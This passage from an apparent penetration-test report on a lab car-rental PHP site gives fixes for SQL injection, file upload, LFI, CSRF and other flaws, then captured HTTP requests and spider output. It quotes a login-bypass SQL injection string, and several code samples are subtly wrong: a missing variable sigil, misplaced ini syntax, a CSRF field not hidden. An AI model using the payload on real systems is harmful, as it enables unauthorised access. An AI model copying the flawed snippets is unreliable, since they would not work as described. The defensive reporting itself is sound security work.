File uploading and filtering can be a complex task so there are a few different mitigations that should be employed. The only mitigation currently in place is a MIME file type checker which can be circumvented by spoofing the MIME type with a proxy like Burp proxy.

Firstly, a check on the actual file extension should be made. This should be specifically a filter that ensures that the file name ends with ".jpg" or ".jpeg" or ".png". This way, as long as the web server's file handling is configured correctly, there is no possibility that if the file is directly accessed the contents will be executed as code.

Another way to do it is use a PHP function to check whether the file is an image or not. DO NOT use `getimagesize()` to do this as in the PHP documentation it explicitly advises against the function being used in this way for security purposes. Instead, use the `exif_imagetype` function. This will return false if the file is not a valid image. An example of this being used to validate an image would be:

```
<?php
if (exif_imagetype('filename')) {
    // store the image
}
?>
```

Even better, if you know the file types you are filtering for, you can check the binary to make sure that the files have the correct headers. Here is an example implementation for just JPG and PNG:

```
<?php
function is_jpeg(&$pict)
{
    return (bin2hex($pict[0]) == 'ff' && bin2hex($pict[1]) == 'd8');
}

function is_png(&$pict)
{
    return (bin2hex($pict[0]) == '89' && $pict[1] == 'P' && $pict[2] == 'N' && $pict[3] == 'G');
}

if (is_png(image) or is_jpeg(image))
{
    // store the image
}
?>
```

This technique, combined with extension checking and MIME type checking, should prevent malicious users from uploading arbitrary files.

3.2.2 SQL Injection

As described in sections 2.6.3 and 3.1.5, this application is vulnerable to SQL injection. Specifically the main log in form is vulnerable. This allows attackers to log in as any user they have the email of and obtain any information from the database including account emails and password hashes, admin information and anything else held in the database.

To mitigate against this vulnerability, prepared statements should be used when executing any SQL queries that involve user input. Since the vulnerable part of this application is the log in form, that will be used as an example. The original code from login.php is as follows (linted for readability):

```
<?php
$sqlquery="select * from tblusers where EmailId=('$username.') and Password='$password'";
$query = mysql_query($sqlquery) or die(mysql_error());
$rows = mysql_num_rows($query);
$row = mysql_fetch_array($query);
?>
```

It can be seen that the raw input of \$username and \$password are being appended directly to the query meaning that input such as ''' OR 30=30 -'' will just select all of the tblusers entries as that condition is always true. This code can be modified to use prepared statements as follows:

```
<?php
$stmt = $mysqli->prepare("select * from tblusers where EmailId=? and Password=?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
$result = $stmt->get_result();
$row = $result->fetch_assoc();
?>
```

This way, the user input is sanitised by PHP's inbuilt filters. a payload like ''' OR 1=1 -'' would just be put in exactly as is, not being executed as SQL. This is a far safer way to handle user driven SQL queries and will protect against SQL injection. This method should be used anywhere on the website where it's possible that a user can control the input.

3.2.3 Local File Inclusion

This vulnerability is discussed in sections 2.6.4 and 3.1.1. Essentially it allows a user to load and display arbitrary files from anywhere in the system.

There are multiple ways to mitigate against this vulnerability. Firstly, if using a php file to include files, a whitelist of files could be used to ensure that only files that need to be loaded in can be loaded in. However, in the case of this web application it's completely unnecessary to use this functionality since the pages being loaded in are hard coded anyway.

This being the case, instead of using a page like this to load in content, the header and footer could be included in the code of the separate pages using php's include function. This would eliminate the possibility of malicious user input. For example, instead of using page.php?page=about.php you would just use about.php and include the header and footer above and below the content respectively in that page's file.

3.2.4 User Enumeration

In sections 2.3.1 and 3.1.3 a vulnerability that allows active usernames to be enumerated by an attacker is described. This is an issue as once an attacker has a username or a list of usernames, they can attempt a bruteforce attack on the username in an effort to gain access to the account.

To mitigate against this vulnerability, identical and generic error messages should be shown instead of unique messages depending on the condition of the login failure. In this case, as seen in section 3.1.3, the error message "Username not Found" is shown if the username doesn't exist, whereas if it does exist but an incorrect password is given the message "Invalid Details" is shown.

This should be changed so that in either case "Invalid Details" is shown. This means that attackers won't be able to tell if it's an existing username or not, preventing enumeration of users.

Something to be careful of is that currently the first condition echoes a script with the language="javascript" attribute whereas the second doesn't have this tag. This could be used to tell the difference between the two errors even with the same alert content. To fix this, ensure that in both cases the same attributes on the script tags are being used.

The safest way to do this would be to have a function that echoes the error message alert javascript and then call that function when either case fails.

3.2.5 Unlimited Login Attempts

This vulnerability, discussed in section 2.4.2, allows users and attackers to attempt to log in an unlimited number of times. This essentially enables attackers to use brute force attacks to try and guess account passwords and log in as the targeted account.

To mitigate against this, only a limited number of log in attempts should be allowed before a lock out mechanism is engaged. One way to implement this would be to have a counter that gets added to whenever a log in is attempted on a given account. If the counter reaches five, allow no log in attempts for five minutes.

If email functionality is configured on the server a system to notify a user that their account is being targeted by a brute force attack could also be used.

3.2.6 No HTTPS

As seen in section 2.4.1, a lack of HTTPS for web server traffic means that any information sent back and forth between the server and the client will be unencrypted. If an attacker is snooping traffic they will be able to see everything sent back and forth, including plaintext credentials.

HTTPS can be very easily configured using LetsEncrypt as a certificate authority to generate a certificate. Once you have a certificate, Apache can be configured to use it when encrypting traffic with HTTPS so that the user's browser will accept that the certificate is from a trusted certificate authority.

The certificate will need to be renewed fairly regularly but if you use LetsEncrypt's tool certbot you can automate the renewal procedure with a cronjob.

3.2.7 Cross Site Request Forgery

This vulnerability arises when a user has active session on the web application and an attacker uses a malicious form on another website that submits to the target website to get them to do some sort of action on the application. For example, in this case, the password change functionality is vulnerable to CSRF, meaning that if someone is logged in a malicious form could be used to force the user to submit the "change password" form allowing an attacker to change the target's password to whatever they want and log in to their account.

To prevent this, a CSRF token should be used to verify that the form request was definitely created and sent by the target user. A CSRF token is just a long random string that can be saved in the PHP session, like so:

```
<?php
$_SESSION['token'] = substr(base_convert(sha1(uniqid(mt_rand())), 16, 36), 0, 32);
?>
```

Now the random token has been set, it should be used in all forms as a hidden field. For example:

```
<input type="text" name="token" value="<?=$_SESSION['token']?>"/>
```

`<?=$var?>` is shorthand for `<?php echo $var;?>`. Finally when processing the form, verify that the token submitted matches the token in the php session. This confirms that the person who submitted the form did actually submit it from the web application. This can be seen in the following code:

```
<?php
if ($_SESSION['token']==$_POST['token']) {
    // Token is valid, do the form action
} else {
    // Token is invalid, return error
}
?>
```

3.2.8 Directory Browsing

As seen in 2.1.6, `/admin/includes/` is a listable directory allowing you to see all of the files within it. This is an issue as any user is able to enumerate functionality and potentially access PHP scripts that are intended to just be accessible to admins.

To mitigate this vulnerability on the Apache Web Server, disable it by adding "Options -Indexes" to the `.htaccess` file of the webserver. If `.htaccess` cannot be used, the apache webserver config file `/etc/httpd/conf/httpd.conf` can be altered to disable directory browsing too. Just change the line that says "Options Indexes FollowSymLinks" to "Options FollowSymLinks".

3.2.9 PHP Info

The page `phpinfo.php` displays the output of the `phpinfo()` command. This command outputs a huge amount of information about the webserver including the web server version, the version of the operating system, the web server root directory, the username of the user who installed php

and if they are a sudo user and more. For an attacker, this information is extremely useful as they immediately can look for attack vectors brought about by any of the configuration settings set here.

To mitigate this, either access to the phpinfo.php page should be limited or the page itself should be removed. One way to limit access to it would be the .htaccess file for the Apache web server. Just edit it and add the following lines:

```
<Files phpinfo.php>
order allow,deny
Deny from all
</Files>
```

This will prevent any access to the phpinfo file from the web server. The function can still be executed with php if needed. To disable the function phpinfo() altogether, the /etc/php.ini file should be edited to include the line "disable_functions = phpinfo". This prevents the command from being executed and thus is probably a more secure mitigation, but the mitigation you should choose depends on what you require.

3.2.10 Hidden Guessable Folder

This vulnerability arises when files that are not meant to be publicly accessible are placed in folders that, while not indexed, are easily guessable. In this case the folder /development/ and it contained the file sqlcm.bak, a file describing the SQL injection countermeasures. In this case, the folder can easily be guessed with dirbuster.

There are a few options for mitigating this vulnerability. Firstly and most obviously, the folder could be moved to outside the webroot preventing it from being served by the web server. If however the folder needs to be in the webroot for development purposes, a .htaccess file should be created and placed within the folder that you would like to prevent access to. Then the line "deny from all" should be written to the file. This will prevent any external access to the folder.

Something to note is that if files within this folder are being called via AJAX this method will prevent the AJAX from functioning as AJAX relies on requests made to the server. In this case, the files should be put in a separate folder or an exception for the server's IP should be made within the .htaccess file.

3.2.11 Robots.txt Vulnerability

This vulnerability comes from when robots.txt is used to hide files from users, not just inform crawlers where not to go. In this case, a file at /FRUKTQLORLHM/doornumbers.txt seemed to contain some sensitive information. This can be seen in section 2.1.2.

To mitigate against this vulnerability, robots.txt should not be used to hide files. Files with sensitive information like this should not be hosted in a publicly accessible way. If they are, more effort should be made to obfuscate the path so that crawlers and directory fuzzers can't guess it and they should not be mentioned anywhere publicly.

3.2.12 Hidden Source Code

This vulnerability, discussed in section 2.1.4, is when sensitive information is accidentally disclosed in the source code available to the client, usually in comments.

This can be mitigated by ensuring that no sensitive information is stored in the comments of any code. If notes about the code need to be kept, they should be kept in a separate file outwith the webroot directory so that it's inaccessible to the users.

3.2.13 Reversible Cookie

The SecretCookie cookie is being used to store sensitive user information in an insecure way. This means that if the cookie is intercepted by an attacker they will be able to decipher this information easily.

To prevent this vulnerability, sensitive information shouldn't be stored in a Javascript cookie. Instead, if it needs to be accessed by other parts of the application, PHP sessions should be used to store the information and provide access to it.

3.2.14 Cookie Attributes

The programmer of this application has not set the HttpOnly flag on the session cookie. This would prevent client side javascript code from accessing it, limiting the damage of cross site scripting vulnerabilities.

To fix this, set the cookie.httponly session attribute to true. The syntax for this is as follows:

```
<?php
session.cookie_httponly = True
?>
```

3.3 General Discussion and Conclusions

It can be seen from everything described in the various sections of this report that this application is severely insecure with several major vulnerabilities.

The key vulnerabilities that should be taken most seriously are arbitrary file upload, SQL injection and local file inclusion. Arbitrary file upload allows the attacker to upload files containing PHP code to execute on the server, essentially enabling full control of the server.

SQL injection allows the attacker to log in as any user and gives them complete access to the entire back end database including customer data, admin information, information about products that may not be publicly accessible and anything else present in the database. Local file inclusion similarly enables the attacker to read any file present on the system, including files containing potentially sensitive data like admin pages from the website that display user data.

User enumeration and unlimited login attempts independently are fairly minor, but when both are present they become a lot more dangerous. An attacker can launch an initial brute force attack to enumerate usernames, then a second brute force attack to attack all of the usernames discovered and attempt to access their accounts. This puts the safety of users of the site at risk and as such should be addressed immediately. A lack of HTTPS and being vulnerable to cross site request forgery both present even more risks to users.

The rest of the vulnerabilities described are less severe than the ones listed here but should still be treated with the same level of care. All of the vulnerabilities found should be fixed before deploying this web application to production.

4. Future Work

There are several areas of the web application that could be explored further in future tests. Firstly, since this application was tested on a web server running on a virtual machine, this test may not be reflective of vulnerabilities present in the production environment. For this to be tested, the developers would have to deploy the website to production which - in it's current state - would not be recommended. The production environment could potentially be tested separately at the client's request.

Next, something that could be tested more is the functionality and security of the admin section. No vulnerabilities were found once access to the admin section was gained but only limited testing was conducted in that section since it was far less of a priority than the areas of the application accessible to normal users.

In section 2.7.1 a very convoluted method was used to get a psuedo shell on the target. This is because all methods of PHP execution attempted to get a real shell didn't work. In the future, more work could be put into trying to get true shell access on the machine. For example, maybe the psuedo shell could be used to attempt more various methods of gaining shell access. In this test getting a shell was considered a low priority especially after creating the psuedo shell and thus limited time was spent on it.

Privilege escalation was not attempted due to the failed attempts to get a shell. If proper shell access was gained then privilege escalation on the web server could have been attempted. However, again, the environment that the tester was provided with does not necessarily represent the production environment so further consulting with the client would be necessary to determine whether this kind of test would be appropriate.

5. References

OWASP, 2017. *OWASP Testing Guide v4 Section 4: Web Application Testing Guide*. [Online]
Available at: https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents

Positive Technologies, 2018. *Web Application Vulnerabilities - Statistics For 2017*. [Online]
Available at: <https://www.ptsecurity.com/ww-en/analytics/web-application-vulnerabilities-2018/>

Thales, 2019. *2019 Thales Data Threat Report*. [Online]
Available at: <https://www.thalesecurity.com/2019/data-threat-report>

NCSC, 2018. *Password administration for system owners*. [Online]
Available at: <https://www.ncsc.gov.uk/collection/passwords/updating-your-approach>

Python Software Foundation, 2019. *Post a Multipart Encoded File*. [Online]
Available at: <https://2.python-requests.org/en/latest/user/quickstart/>

6. Appendices

6.1 Appendix A: Application Entry Points

```
GET /page.php?type=aboutus.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Cookie: PHPSESSID=73qm2rr6m6hfm317re7gtmfji3;
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Figure 6.1: /page.php GET request

```
GET /vehical-details.php?vhid=1 HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/car-listing.php
Cookie: PHPSESSID=73qm2rr6m6hfm317re7gtmfji3;
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 6.2: /vehicle-details.php GET request

```
POST /index.php HTTP/1.1
Host: 192.168.1.20
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Cookie: PHPSESSID=2hv4hb5me2mq8js21f88r1r2j2; SecretCookie=22223n64343164386364393866303

subscriberemail=winter@example.com&emailsubscribe=
```

Figure 6.3: Email Subscribe POST Request

```
POST /contact-us.php HTTP/1.1
Host: 192.168.1.20
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.1.20/contact-us.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Cookie: PHPSESSID=2hv4hb5me2mq8js21f88r1r2j2; SecretCookie=22223n6434316438636439386630306

fullname=Peter+Winter&send=&email=winter@example.com&contactno=555-555-0199@example.com
```

Figure 6.4: Contact Form POST Request

```
POST /index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie: PHPSESSID=73qm2rr6m6hfm317re7gtmfji3; style=pink
Connection: close
Upgrade-Insecure-Requests: 1

email=bla%40bla.com&password=bla&login=Login
```

Figure 6.5: Login POST Request

```
POST /index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Cookie: PHPSESSID=73qm2rr6m6hfm317re7gtmfji3; style=pink
Connection: close
Upgrade-Insecure-Requests: 1

fullname=bla&mobilen=123&emailid=bla%40bla.com&password=bla&confirmpassword=bla&signup=Sign+Up
```

Figure 6.6: Sign Up POST Request

```
POST /admin/ HTTP/1.1
Host: 192.168.1.20
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.1.20/admin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: PHPSESSID=2hv4hb5me2mq8js21f88r1r2j2; SecretCookie=22223n643431643863643938663036

password=&login=login%3d&username=
```

Figure 6.7: Admin Login POST Request

```
POST /search-carresult.php HTTP/1.1
Host: 192.168.1.20
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.1.20/car-listing.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Cookie: PHPSESSID=2hv4hb5me2mq8js21f88r1r2j2; SecretCookie=22223n643431643863643938663036

fueltype=Petrol&brand=1
```

Figure 6.8: Car Search POST Request

```
POST /vehical-details.php?vhid=1 HTTP/1.1
Host: 192.168.1.20
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.1.20/vehical-details.php?vhid=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Cookie: PHPSESSID=2hv4hb5me2mq8js21f88r1r2j2; SecretCookie=22223n643431643863643938663036

todate=555-555-0199@example.com&fromdate=555-555-0199@example.com
```

Figure 6.9: Booking Form POST Request

6.2 Appendix B: Spider of Application


Host	Method	URL	Params	Status	Length	MIME type	Title	Time requ...
http://192.168.1.20	GET	/assets/css/		200	2623	HTML	Index of /assets/css	19:37:52 24 ...
http://192.168.1.20	GET	/assets/		200	1914	HTML	Index of /assets	19:37:52 24 ...
http://192.168.1.20	GET	/		200	23843	HTML	Astley Car Rental	19:37:52 24 ...
http://192.168.1.20	GET	/robots.txt		200	322	text		19:37:52 24 ...
http://192.168.1.20	GET	/assets/switcher/css/		200	2383	HTML	Index of /assets/switcher/css	19:37:52 24 ...
http://192.168.1.20	GET	/assets/switcher/js/		200	1124	HTML	Index of /assets/switcher/js	19:37:52 24 ...
http://192.168.1.20	GET	/assets/switcher/		200	1308	HTML	Index of /assets/switcher	19:37:52 24 ...
http://192.168.1.20	GET	/assets/images/		200	18834	HTML	Index of /assets/images	19:37:52 24 ...
http://192.168.1.20	GET	/assets/images/favicon-icon/		200	2103	HTML	Index of /assets/images/favicon-icon	19:37:52 24 ...
http://192.168.1.20	GET	/assets/fonts/		200	3729	HTML	Index of /assets/fonts	19:37:52 24 ...
http://192.168.1.20	GET	/assets/js/		200	2650	HTML	Index of /assets/js	19:37:53 24 ...
http://192.168.1.20	GET	/admin/img/vehicleimages/		200	4868	HTML	Index of /admin/img/vehicleimages	19:37:53 24 ...
http://192.168.1.20	GET	/admin/img/		200	1741	HTML	Index of /admin/img	19:37:53 24 ...
http://192.168.1.20	GET	/admin/		200	2623	HTML	Car Rental Portal Admin Login	19:37:53 24 ...
http://192.168.1.20	GET	/admin/css/css/		200	1102	HTML	Index of /admin/css/css	19:37:53 24 ...
http://192.168.1.20	GET	/admin/css/		200	3734	HTML	Index of /admin/css	19:37:53 24 ...
http://192.168.1.20	GET	/admin/css/less/		200	1328	HTML	Index of /admin/css/less	19:37:53 24 ...
http://192.168.1.20	GET	/admin/fonts/		200	3447	HTML	Index of /admin/fonts	19:37:53 24 ...
http://192.168.1.20	GET	/admin/js/		200	3307	HTML	Index of /admin/js	19:37:53 24 ...
http://192.168.1.20	GET	/icons/		200	34069	HTML	Index of /icons	19:37:54 24 ...
http://192.168.1.20	GET	/pictures/		200	1955	HTML	Index of /pictures	19:37:54 24 ...
http://192.168.1.20	GET	/assets/?C=S;O=A	✓	200	1914	HTML	Index of /assets	19:37:54 24 ...
http://192.168.1.20	GET	/assets/?C=M;O=A	✓	200	1914	HTML	Index of /assets	19:37:54 24 ...
http://192.168.1.20	GET	/assets/?C=N;O=D	✓	200	1914	HTML	Index of /assets	19:37:54 24 ...
http://192.168.1.20	GET	/assets/css/?C=N;O=D	✓	200	2623	HTML	Index of /assets/css	19:37:54 24 ...
http://192.168.1.20	GET	/assets/?C=D;O=A	✓	200	1914	HTML	Index of /assets	19:37:54 24 ...
http://192.168.1.20	GET	/page.php		200	16127	HTML	Car Rental Portal Page details	19:37:54 24 ...
http://192.168.1.20	GET	/page.php?type=aboutus.php	✓	200	16948	HTML	Car Rental Portal Page details	19:37:54 24 ...
http://192.168.1.20	GET	/index.php		200	23843	HTML	Astley Car Rental	19:37:54 24 ...
http://192.168.1.20	GET	/assets/images/favicon-icon/apple-touch-icon-114-precompose...		200	638	HTML	404 Not Found	19:37:54 24 ...
http://192.168.1.20	GET	/vehical-details.php?vhid=1	✓	200	23309	HTML	Car Rental Port Vehicle Details	19:37:54 24 ...
http://192.168.1.20	GET	/contact-us.php		200	19257	HTML	CarForYou - Responsive Car Dealer HTML5...	19:37:54 24 ...
http://192.168.1.20	GET	/vehical-details.php		200	18362	HTML	Car Rental Port Vehicle Details	19:37:54 24 ...
http://192.168.1.20	GET	/page.php?type=faqs.php	✓	200	16948	HTML	Car Rental Portal Page details	19:37:54 24 ...
http://192.168.1.20	GET	/car-listing.php		200	24439	HTML	Car Rental Portal Car Listing	19:37:54 24 ...
http://192.168.1.20	GET	/vehical-details.php?vhid=5	✓	200	22410	HTML	Car Rental Port Vehicle Details	19:37:54 24 ...
http://192.168.1.20	GET	/vehical-details.php?vhid=4	✓	200	22470	HTML	Car Rental Port Vehicle Details	19:37:54 24 ...
http://192.168.1.20	GET	/vehical-details.php?vhid=3	✓	200	22473	HTML	Car Rental Port Vehicle Details	19:37:54 24 ...
Host	Method	URL	Params	Status	Length	MIME type	Title	Time requ...
http://192.168.1.20	GET	/page.php?type=faqs.php	✓	200	16127	HTML	Car Rental Portal Page details	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/js/switcher.js		200	2217	script		19:37:55 24 ...
http://192.168.1.20	GET	/assets/js/interface.js		200	4166	script		19:37:55 24 ...
http://192.168.1.20	GET	/assets/js/bootstrap.min.js		200	37333	script		19:37:55 24 ...
http://192.168.1.20	GET	/assets/js/jquery.min.js		200	86998	script		19:37:55 24 ...
http://192.168.1.20	GET	/page.php?type=terms.php	✓	200	16948	HTML	Car Rental Portal Page details	19:37:55 24 ...
http://192.168.1.20	GET	/assets/js/slick.min.js		200	42241	script		19:37:55 24 ...
http://192.168.1.20	GET	/assets/js/bootstrap-slider.min.js		200	36077	script		19:37:55 24 ...
http://192.168.1.20	GET	/assets/css/?C=M;O=A	✓	200	2623	HTML	Index of /assets/css	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/js/?C=D;O=A	✓	200	1124	HTML	Index of /assets/switcher/js	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/js/?C=S;O=A	✓	200	1124	HTML	Index of /assets/switcher/js	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/js/?C=M;O=A	✓	200	1124	HTML	Index of /assets/switcher/js	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/js/?C=N;O=D	✓	200	1124	HTML	Index of /assets/switcher/js	19:37:55 24 ...
http://192.168.1.20	GET	/FRUKTQLORLHM/doornumbers.txt		200	361	text		19:37:55 24 ...
http://192.168.1.20	GET	/assets/js/owl.carousel.min.js		200	24178	script		19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/css/?C=N;O=D	✓	200	2383	HTML	Index of /assets/switcher/css	19:37:55 24 ...
http://192.168.1.20	GET	/icons/small/		200	14483	HTML	Index of /icons/small	19:37:55 24 ...
http://192.168.1.20	GET	/assets/css/grabbing.html		200	598	HTML	404 Not Found	19:37:55 24 ...
http://192.168.1.20	GET	/assets/css/?C=D;O=A	✓	200	2623	HTML	Index of /assets/css	19:37:55 24 ...
http://192.168.1.20	GET	/assets/css/?C=S;O=A	✓	200	2623	HTML	Index of /assets/css	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/?C=N;O=D	✓	200	1308	HTML	Index of /assets/switcher	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/css/?C=S;O=A	✓	200	2383	HTML	Index of /assets/switcher/css	19:37:55 24 ...
http://192.168.1.20	GET	/assets/switcher/css/?C=M;O=A	✓	200	2383	HTML	Index of /assets/switcher/css	19:37:56 24 ...
http://192.168.1.20	GET	/FRUKTQLORLHM/		200	1097	HTML	Index of /FRUKTQLORLHM	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/?C=S;O=A	✓	200	18834	HTML	Index of /assets/images	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/?C=M;O=A	✓	200	18834	HTML	Index of /assets/images	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/?C=N;O=D	✓	200	18834	HTML	Index of /assets/images	19:37:56 24 ...
http://192.168.1.20	GET	/assets/switcher/?C=D;O=A	✓	200	1308	HTML	Index of /assets/switcher	19:37:56 24 ...
http://192.168.1.20	GET	/assets/switcher/?C=S;O=A	✓	200	1308	HTML	Index of /assets/switcher	19:37:56 24 ...
http://192.168.1.20	GET	/assets/switcher/?C=M;O=A	✓	200	1308	HTML	Index of /assets/switcher	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/favicon-icon/?C=D;O=A	✓	200	2103	HTML	Index of /assets/images/favicon-icon	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/favicon-icon/?C=M;O=A	✓	200	2103	HTML	Index of /assets/images/favicon-icon	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/favicon-icon/?C=N;O=D	✓	200	2103	HTML	Index of /assets/images/favicon-icon	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/favicon-icon/?C=S;O=A	✓	200	2103	HTML	Index of /assets/images/favicon-icon	19:37:56 24 ...
http://192.168.1.20	GET	/assets/switcher/css/?C=D;O=A	✓	200	2383	HTML	Index of /assets/switcher/css	19:37:56 24 ...
http://192.168.1.20	GET	/assets/images/?C=D;O=A	✓	200	18834	HTML	Index of /assets/images	19:37:56 24 ...
http://192.168.1.20	GET	/assets/js/?C=S;O=A	✓	200	2650	HTML	Index of /assets/js	19:37:56 24 ...
http://192.168.1.20	GET	/assets/js/?C=M;O=A	✓	200	2650	HTML	Index of /assets/js	19:37:56 24 ...

Figure 6.10: Spider of Application (1/3)

Host	Method	URL	Params	Status	Length	MIME type	Title	Time requ...
http://192.168.1.20	GET	/assets/js/countdown_date.js		200	1057	script		19:37:57 24 ...
http://192.168.1.20	GET	/assets/js/?C=D;O=A	✓	200	2650	HTML	Index of /assets/js	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/?C=S;O=A	✓	200	3729	HTML	Index of /assets/fonts	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/?C=M;O=A	✓	200	3729	HTML	Index of /assets/fonts	19:37:57 24 ...
http://192.168.1.20	GET	/admin/img/?C=M;O=A	✓	200	1741	HTML	Index of /admin/img	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/?C=N;O=D	✓	200	3729	HTML	Index of /assets/fonts	19:37:57 24 ...
http://192.168.1.20	GET	/admin/img/?C=N;O=D	✓	200	1741	HTML	Index of /admin/img	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/fontawesome-webfont3e6e.html		200	77405	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/fontawesome-webfont3e6e.eot		200	165992	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/?C=D;O=A	✓	200	3729	HTML	Index of /assets/fonts	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/glyphicons-halflings-regular.html		200	18273	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/glyphicons-halflings-regular.svg		200	108988	XML		19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/glyphicons-halflings-regular.eot		200	20375	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/fontawesome-webfontd41d.eot		200	165992	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/admin/css/css/?C=M;O=A	✓	200	1102	HTML	Index of /admin/css/css	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/fontawesome-webfont3e6e.woff		200	98273	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/fontawesome-webfont3e6e.ttf		200	165798	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/admin/css/css/?C=S;O=A	✓	200	1102	HTML	Index of /admin/css/css	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/fontawesome-webfont3e6e.svg		200	444629	XML		19:37:57 24 ...
http://192.168.1.20	GET	/admin/css/css/?C=N;O=D	✓	200	1102	HTML	Index of /admin/css/css	19:37:57 24 ...
http://192.168.1.20	GET	/assets/fonts/glyphicons-halflings-regular.ttf		200	45652	HTML		19:37:57 24 ...
http://192.168.1.20	GET	/admin/js/bootstrap-select.min.js		200	31980	script		19:37:57 24 ...
http://192.168.1.20	GET	/admin/js/jquery.min.js		200	93395	script		19:37:57 24 ...
http://192.168.1.20	GET	/admin/img/?C=S;O=A	✓	200	1741	HTML	Index of /admin/img	19:37:57 24 ...
http://192.168.1.20	GET	/admin/css/css/?C=D;O=A	✓	200	1102	HTML	Index of /admin/css/css	19:37:57 24 ...
http://192.168.1.20	GET	/admin/js/chartData.js		200	3764	script		19:37:57 24 ...
